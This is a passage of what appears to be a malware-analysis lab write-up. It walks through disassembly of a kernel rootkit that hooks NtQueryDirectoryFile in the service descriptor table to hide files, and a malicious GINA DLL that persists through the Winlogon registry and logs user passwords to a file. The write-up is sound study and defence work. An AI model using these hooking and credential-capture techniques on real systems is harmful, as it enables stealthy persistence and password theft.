jz loc_4010FF

```

```

push 0 ; hTemplateFile
push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
push CREATE_ALWAYS ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 0C0000000h ; dwDesiredAccess
push offset BinaryPathName ; "C:\\Windows\\System32\\Mlxw486.sys"
call ds>CreateFileA
mov esi, eax
cmp esi, 0FFFFFFFh
jz loc_4010FF

```

```

lea eax, [esp+10h+NumberOfBytesWritten]
push 0 ; lpOverlapped
push eax ; lpNumberOfBytesWritten
push edi ; hResInfo
push 0 ; hModule
call ds:SizeofResource
push eax ; nNumberOfBytesToWrite
push ebx ; lpBuffer
push esi ; hFile
call ds:WriteFile
push esi ; hObject
call ds:CloseHandle

```

Figure 3. Extract Resource

In the main method, we can see that the code is trying to extract the FILE resource into “C:\\Windows\\System32\\Mlxw486.sys”.

```

call ds:WriteFile
push esi ; hObject
call ds:CloseHandle
push 0F003Fh ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerA
test eax, eax
jnz short loc_401097

loc_401097:
 ; lpPassword
 push 0
 push 0 ; lpServiceStartName
 push 0 ; lpDependencies
 push 0 ; lpduTagId
 push 0 ; lpLoadOrderGroup
 push offset BinaryPathName ; "C:\Windows\System32\mlwx486.sys"
 push 1 ; dwErrorControl
 push SERVICE_DEMAND_START ; dwStartType
 push SERVICE_KERNEL_DRIVER ; dwServiceType
 push 0F01FFh ; dwDesiredAccess
 push offset DisplayName ; "486 WS Driver"
 push offset DisplayName ; "486 WS Driver"
 push eax ; hSCManager
call ds>CreateServiceA
mov esi, eax
test esi, esi
jnz short loc_4010DC

loc_4010DC:
 ; lpServiceArgVectors
 push 0 ; dwNumServiceArgs
 push esi ; hService
call ds:StartServiceA
test eax, eax
jnz short loc_4010F8

push offset aFailedToDelete ; "Failed to create service.\n"
call _printf
add esp, 4
xor eax, eax
pop edi
pop esi
pop ebx
pop ecx
ret

```

After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.



Using Proc mon we can observe that WriteFile to “C:\Windows\System32\mlwx486.sys” was captured by the tool.

### ii. Does this program have a kernel component?

Attempts to locate the dropped driver in system32 folder was fruitless. Somehow the file is not in the folder. So instead I decided to extract the driver out from the resource directly. Firing up IDA Pro we can see DriverEntry function suggesting that this executable is a driver.

### iii. What does this program do?

DrierEntry leads us to the following subroutine in IDA Pro (0x10706). The malware is attempting to change the flow of the kernel Service Descriptor Table and the target that it is attempting to hook is the NtQueryDirectoryFile. The malware calls MmGetSystemRoutineAddress to get the pointer to the NtQueryDirectoryFile and KeServiceDescriptorTable subroutine. Then it loops through the service descriptor table looking

for the address of NtQueryDirectoryFile. Once found, it will overwrite the address with the evil hook (custom subroutine).

```
sub_10706 proc near

SystemRoutineName= UNICODE_STRING ptr -10h
DestinationString= UNICODE_STRING ptr -8

 mov edi, edi
 push ebp
 mov ebp, esp
 sub esp, 10h
 push esi
 mov esi, ds:RtlInitUnicodeString
 push edi
 push offset aNtquerydirecto ; "NtQueryDirectoryFile"
 lea eax, [ebp+DestinationString]
 push eax ; DestinationString
 call esi ; RtlInitUnicodeString
 push offset aKeServiceDescriptorTable ; "KeServiceDescriptorTable"
 lea eax, [ebp+SystemRoutineName]
 push eax ; DestinationString
 call esi ; RtlInitUnicodeString
 mov esi, ds:MmGetSystemRoutineAddress
 lea eax, [ebp+DestinationString]
 push eax ; SystemRoutineName
 call esi ; MmGetSystemRoutineAddress
 mov edi, eax
 lea eax, [ebp+SystemRoutineName]
 push eax ; SystemRoutineName
 call esi ; MmGetSystemRoutineAddress
 mov eax, [eax]
 xor ecx, ecx
```




Figure 6. Evil Hook

```

.....
.text:00010486 mov edi, edi
.text:00010488 push ebp
.text:00010489 mov [ebp], esp
.text:0001048B push esi
.text:0001048C mov esi, [ebp+FileInfo]
.text:0001048F push edi
.text:00010490 push dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493 push [ebp+FileName] ; FileName
.text:00010496 push dword ptr [ebp+ReturnSingleEntry] ; ReturnSingleEntry
.text:00010499 push [ebp+FileInformationClass] ; FileInformationClass
.text:0001049C push [ebp+FileInformationLength] ; FileInformationLength
.text:0001049F push esi ; FileInformation
.text:000104A0 push [ebp+IoStatusBlock] ; IoStatusBlock
.text:000104A3 push [ebp+ApcContext] ; ApcContext
.text:000104A6 push [ebp+ApcRoutine] ; ApcRoutine
.text:000104A9 push [ebp+Event] ; Event
.text:000104AC push [ebp+FileHandle] ; FileHandle
.text:000104AF call NtQueryDirectoryFile
.text:000104B4 xor edi, edi
.text:000104B6 cmp [ebp+FileInformationClass], 3
.text:000104B8 mov dword ptr [ebp+RestartScan], eax
.text:000104BD jnz short loc_10505
.text:000104BF test eax, eax
.text:000104C1 jl short loc_10505
.text:000104C3 cmp [ebp+ReturnSingleEntry], 0
.text:000104C7 jnz short loc_10505
.text:000104C9 push ebx
.text:000104CA push 8 ; Length
.text:000104CA push offset aM ; Source2
.text:000104CC push lea eax, [esi+5Eh]
.text:000104D1 push eax ; Source1
.text:000104D4 xor bl, bl
.text:000104D7 call ds:RtlCompareMemory
.text:000104DD cmp eax, 8
.text:000104E0 jnz short loc_104F4
.text:000104E2 inc bl
.text:000104E4 test edi, edi
.text:000104E6 jz short loc_104F4
.text:000104E8 mov eax, [esi]
.text:000104EA test eax, eax
.text:000104EC jnz short loc_104F2
.text:000104EE and [edi], eax
.text:000104F0 jmp short loc_104F4
.text:000104F2 :

```

; CODE XREF: sub\_10486+7C↓j

Figure 6. NTQueryDirectoryFile

In the driver, **NTQueryDirectoryFile** function is used. According to [msdn](#), this function returns various kinds of information about files in the directory specified by a given file handle. Further down, we can see that **RtlCompareMemory** is called. A comparison was made between the filename and the following string “**Mlxw**“. If it matches, the file will be hidden.

```

.....
.text:0001051A db 'M',0
.text:0001051C db 'l',0
.text:0001051E db 'w',0
.text:00010520 db 'x',0
.text:00010522 db 0
.text:00010523 db 0
.text:00010524 align 80h
.text:00010524 _text ends

```

Figure 7. Mlxw string

To see all this win action, fire up Windbg and attach it to the kernel.

use the following command to list the service descriptor table. This table has yet been tampered with...

**kd> dps nt!KiServiceTable l 100**

```

Command
80501d48 8061c44c nt!NtNotifyChangeKey
80501d4c 8061b09c nt!NtNotifyChangeMultipleKeys
80501d50 805b3d40 nt!NtOpenDirectoryObject
80501d54 80605224 nt!NtOpenEvent
80501d58 8060d49e nt!NtOpenEventPair
80501d5c 8056f39a nt!NtOpenFile
80501d60 8056dd32 nt!NtOpenIoCompletion
80501d64 805cba0e nt!NtOpenJobObject
80501d68 8061b658 nt!NtOpenKey
80501d6c 8060d896 nt!NtOpenMutant
80501d70 805ea704 nt!NtOpenObjectAuditAlarm
80501d74 805c1296 nt!NtOpenProcess
80501d78 805e39fc nt!NtOpenProcessToken
80501d7c 805e3660 nt!NtOpenProcessTokenEx
80501d80 8059f722 nt!NtOpenSection
80501d84 8060b254 nt!NtOpenSemaphore
80501d88 805b977a nt!NtOpenSymbolicLinkObject
80501d8c 805c1522 nt!NtOpenThread
80501d90 805e3a1a nt!NtOpenThreadToken
80501d94 805e37d0 nt!NtOpenThreadTokenEx
80501d98 8060d1b0 nt!NtOpenTimer
80501d9c 8063bc78 nt!NtPlugPlayControl
80501da0 805bf346 nt!NtPowerInformation
80501da4 805eddce nt!NtPrivilegeCheck
80501da8 805e9a16 nt!NtPrivilegeObjectAuditAlarm
80501dac 805e9c02 nt!NtPrivilegedServiceAuditAlarm
80501db0 805ada08 nt!NtProtectVirtualMemory
80501db4 806052dc nt!NtPulseEvent
80501db8 8056c0ce nt!NtQueryAttributesFile
80501dbc 8060cb50 nt!NtSetBootEntryOrder
80501dc0 8060cb50 nt!NtSetBootEntryOrder
80501dc4 8053c02e nt!NtQueryDebugFilterState
80501dc8 80606e68 nt!NtQueryDefaultLocale
80501dcc 80607ac8 nt!NtQueryDefaultUILanguage
80501dd0 8056f074 nt!NtQueryDirectoryFile
80501dd4 805b3de0 nt!NtQueryDirectoryObject
80501dd8 8056f3ca nt!NtQueryEaFile
80501ddc 806053a4 nt!NtQueryEvent
80501de0 8056c222 nt!NtQueryFullAttributesFile
80501de4 8060c2dc nt!NtQueryInformationAtom
80501de8 8056fc46 nt!NtQueryInformationFile
80501dec 805cbee0 nt!NtQueryInformationJobObject
80501df0 8059a6fc nt!NtQueryInformationPort
80501df4 805c2bfc nt!NtQueryInformationProcess
80501df8 805c17c8 nt!NtQueryInformationThread
80501dfc 805e3afa nt!NtQueryInformationToken
80501e00 80607266 nt!NtQueryInstallUILanguage
80501e04 8060e060 nt!NtQueryIntervalProfile
80501e08 8056ddda nt!NtQueryIoCompletion
80501e0c 8061b97e nt!NtQueryKey
80501e10 806193d4 nt!NtQueryMultipleValueKey

kd>

```

Figure 8. Default Service Descriptor Table

Set breakpoint by using this command **bu !Mlx486!DriverEntry**. Run Lab10-02.exe and windbg should break. Set breakpoint at **nt!IopLoadDriver+0x66a** and let the program run again. Once the kernel breaks, you will be able to run **!object \Driver** to list the loaded drivers. DriverInit for the malware has yet been executed at this stage so you can set your breakpoint from this point on.

```

nt!DbgLoadImageSymbols+0x42:
80527e02 c9 leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610 or byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3 cmp eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8 mov edi,eax
kd> !object \Driver
Object: e101d910 Type: (8a360418) Directory
 ObjectHeader: e101d8f8 (old version)
 HandleCount: 0 PointerCount: 85
 Directory Object: e1001150 Name: Driver
 Hash Address Type Name
 ---- ----- ----
 00 8a0f46e8 Driver Beep
 8a0eb1e0 Driver NDIS
 8a0ebd28 Driver KSecDD
 01 8a191520 Driver Mouclass
 89de1030 Driver Raspti
 89e43eb0 Driver es1371
 02 8a252c98 Driver vmx_svga
 03 8a0a3d80 Driver Fines
kd>

```

Figure 9. Break @ DriverEntry

```

kd> dt _DRIVER_OBJECT 89ed43b8
ntdll!_DRIVER_OBJECT
+0x000 Type : 0x4
+0x002 Size : 0x168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbafe6000 Void
+0x010 DriverSize : 0xd80
+0x014 DriverSection : 0x89ed7c00 Void
+0x018 DriverExtension: 0x89ed4460 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Mlx486"
+0x024 HardwareDatabase: 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbafe67ab long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : (null)
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0
kd> u 0xbafe67ab
Mlx486+0x7ab:
bafef67ab bbff mov edi,edi
bafef67ad 55 push ebp
bafef67ae 8bec mov ebp,esp
bafef67b0 e8bfffff call Mlx486+0x772 (bafef6772)
bafef67b5 5d pop ebp
bafef67b6 e94bffff jmp Mlx486+0x706 (bafef6706)
bafef67bb cc int 3
bafef67bc 4b dec ebx

```

Figure 10. DriverInit

```

INIT:B0FE67AB : NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:B0FE67AB public DriverEntry
INIT:B0FE67AB DriverEntry proc near ; DATA XREF: HEADER:B0FE62B070
INIT:B0FE67AB
INIT:B0FE67AB DriverObject = dword ptr 8
INIT:B0FE67AB RegistryPath = dword ptr 0Ch
INIT:B0FE67AB
INIT:B0FE67AB mov edi, edi
INIT:B0FE67AD push ebp
INIT:B0FE67AE mov ebp, esp
INIT:B0FE67B0 call sub_B0FE6772
INIT:B0FE67B5 pop ebp
INIT:B0FE67B6 jmp sub_B0FE67B6
INIT:B0FE67B6 DriverEntry endp
INIT:B0FE67B6

```

Figure 11. DriverEntry

From Figure 10 & 11, we can see that DriverInit is actually DriverEntry in IDA Pro.

running **kd> dps nt!KiServiceTable l 100** now shows that the service descriptor table has been modified.

```

00000000 00000000 nt!NtSetBootEntryOrder
80501dc0 8060cb50 nt!NtSetBootEntryOrder
80501dc4 8053c02e nt!NtQueryDebugFilterState
80501dc8 80606e68 nt!NtQueryDefaultLocale
80501dcc 80607ac8 nt!NtQueryDefaultUILanguage
80501dd0 baecb486 Mlwx486+0x486
80501dd4 805b3de0 nt!NtQueryDirectoryObject
80501dd8 8056f3ca nt!NtQueryEaFile
80501ddc 806053a4 nt!NtQueryEvent
80501de0 8056c222 nt!NtQueryFullAttributesFile
80501de4 8060c2dc nt!NtQueryInformationAtom
80501de8 8056fc46 nt!NtQueryInformationFile
80501dec 805cbee0 nt!NtQueryInformationJobObject
80501df0 8059a6fc nt!NtQueryInformationPort
80501df4 805c2bfc nt!NtQueryInformationProcess
80501df8 805c17c8 nt!NtQueryInformationThread
80501dfa 805e3afa nt!NtQueryInformationToken

```

kd&gt;

Figure 12. Service Descriptor Table modified

To conclude, the malware uses ring 0 rootkit to hide files that starts with “Mlwx” via hooking of the service descriptor table.

### a-Analyze the malware found in Lab11-01.exe

#### i. What does the malware drop to disk?




Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.

Time	Process	Action	Path	Result	Offset	Len
11:06...	Lab11-01.exe	228 ReadFile	C:\Documents and Settings\Administrator\Desktop\Lab11-01.exe	SUCCESS	32,768	Len
11:06...	Lab11-01.exe	228 CreateFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Desired Access: 0..	
11:06...	Lab11-01.exe	228 CreateFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	Desired Access: 5..	
11:06...	Lab11-01.exe	228 CloseFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS		
11:06...	Lab11-01.exe	228 CreateFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Offset: 0, Length: 4..	
11:06...	Lab11-01.exe	228 WriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	0..098, Len	
11:06...	Lab11-01.exe	228 CloseFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS		
11:06...	Lab11-01.exe	228 RegCreateKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: All..	
11:06...	Lab11-01.exe	228 RegSetValue	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\NT\CurrentVersion\Winlogon\GinaDLL	SUCCESS	Type: REG_SZ, Le..	
11:06...	Lab11-01.exe	228 SetEndOfFileInformationFile	C:\WINDOWS\System32\config\software.LOG	SUCCESS	EndOfFile: 0,192..	
11:06...	Lab11-01.exe	228 SetEndOfFileInformationFile	C:\WINDOWS\System32\config\software.LOG	SUCCESS	EndOfFile: 0,192..	
11:06...	Lab11-01.exe	228 SetEndOfFileInformationFile	C:\WINDOWS\System32\config\software.LOG	SUCCESS	EndOfFile: 16,384..	
11:06...	Lab11-01.exe	228 SetEndOfFileInformationFile	C:\WINDOWS\System32\config\software.LOG	SUCCESS	EndOfFile: 20,480..	
11:06...	Lab11-01.exe	228 SetEndOfFileInformationFile	C:\WINDOWS\System32\config\software.LOG	SUCCESS	EndOfFile: 24,576..	

Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine.

#### ii. How does the malware achieve persistence?

In figure 2, the malware adds “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL” into the registry.

According to [MSDN](#), [Winlogon](#), the [GINA](#), and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieves persistency.

### iii. How does the malware steal user credentials?

Looking at the dropped dll's export, it seems like it is a custom dll to hook to the winlogon process.

ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
<b>WlxLoggedOutSAS</b>	<b>100014A0</b>	<b>41</b>
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

Figure 3.

WlxLoggedOutSAS

After checking through the exports function, only 1 function (**WlxLoggedOutSAS**) behaves suspiciously. The rest simply pass the inputs to the original function address.

The figure shows three windows from the OllyDbg debugger. The top window displays assembly code for the `WlxLoggedOutSAS` function. The middle window shows a conditional jump instruction (`jz`) that branches to a specific address. The bottom window shows the assembly code for the `WriteToFile` function, which is called from the middle window.

```

public WlxLoggedOutSAS
WlxLoggedOutSAS proc near

arg_0= dword ptr 4
arg_4= dword ptr 8
arg_8= dword ptr 0Ch
arg_C= dword ptr 10h
arg_10= dword ptr 14h
arg_14= dword ptr 18h
arg_18= dword ptr 1Ch
arg_1C= dword ptr 20h

push esi
push edi
push offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
call procAddress
push 64h ; unsigned int
mov edi, eax
call ??2@YAPAXI@2 ; operator new(uint)
mov eax, [esp+0Ch+arg_1C]
mov esi, [esp+0Ch+arg_18]
mov ecx, [esp+0Ch+arg_14]
mov edx, [esp+0Ch+arg_10]
add esp, 4
push eax
mov eax, [esp+0Ch+arg_C]
push esi
push ecx
mov ecx, [esp+14h+arg_8]
push edx
mov edx, [esp+18h+arg_4]
push eax
mov eax, [esp+1Ch+arg_0]
push ecx
push edx
push eax
call edi
mov edi, eax
cmp edi, 1
jnz short loc_10001500

;-----[Call to WriteToFile]-----;

mov eax, [esi]
test eax, eax
jz short loc_10001500

;-----[Assembly for WriteToFile]-----;

mov ecx, [esi+0Ch]
mov edx, [esi+8]
push ecx
mov ecx, [esi+4]
push edx
push ecx
push eax ; Args
push offset aUnSDmSPwS0ldS ; "UN %s DM %s PW %s OLD %s"
push 0 ; dwMessageId
call WriteToFile
add esp, 18h

```

Figure 4. Intercepting WlxLoggedOutSAS

The above figure is pretty straight forward, the inputs are passed to the original `WlxLoggedOutSAS` function and a copy of the inputs are passed to a function to write to a file.

#### iv. What does the malware do with stolen credentials?

```

; int __cdecl WriteToFile(DWORD dwMessageId, wchar_t *Format, char Args)
WriteToFile proc near

var_854= word ptr -854h
Buffer= word ptr -850h
var_828= word ptr -828h
Dest= word ptr -800h
dwMessageId= dword ptr 4
Format= dword ptr 8
Args= byte ptr 0Ch

mov ecx, [esp+Format]
sub esp, 854h
lea eax, [esp+854h+Args]
lea edx, [esp+854h+Dest]
push esi
push eax ; Args
push ecx ; Format
push 800h ; Count
push edx ; Dest
call _vsnprintf
push offset Mode ; Mode
push offset Filename ; "msutil32.sys"
call _wfopen
mov esi, eax
add esp, 10h
test esi, esi
jz loc_1000164F

;-----[Call to _wstrtime]-----|
lea eax, [esp+858h+Dest]
push edi
lea ecx, [esp+85Ch+Buffer]
push eax
push ecx ; Buffer
call _wstrtime
add esp, 4
lea edx, [esp+860h+var_828]
push eax
push edx ; Buffer
call _wstrdate
add esp, 4
push eax
push offset Format ; "%s %s - %s"
push esi ; File
call _fwprintf
mov edi, [esp+870h+dwMessageId]
add esp, 14h
test edi, edi
jz short loc_10001637

;-----[Call to _fopen]-----|
push 0 ; Arguments
lea eax, [esp+860h+var_854]
push 0 ; nSize
push eax ; lpBuffer
push 409h ; dwLanguageId
push edi ; dwMessageId
push 0 ; lpSource

loc_10001637: ; "\n"
push offset asc_1000329C
push esi ; File
call _fopen
add esp, 8
push esi ; File

```

The figure displays four windows showing assembly code snippets. The top window shows the entry point of the function. The second window shows the execution flow after the first call. The third window shows the arguments being pushed onto the stack. The fourth window shows the final assembly code for the file operation.

Figure 5. Write to file

The above figure shows the malicious dll writing the stolen values into c:\windows\system32\msutil32.sys file.

#### v. How can you use this malware to get user credentials from your test environment?

By rebooting the machine or by logging off and re-login again. c:\windows\system32\msutil32.sys will contains the password used to login to the windows.




Figure 6. Captured Password

**b- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.**

i. What are the exports for this DLL malware?

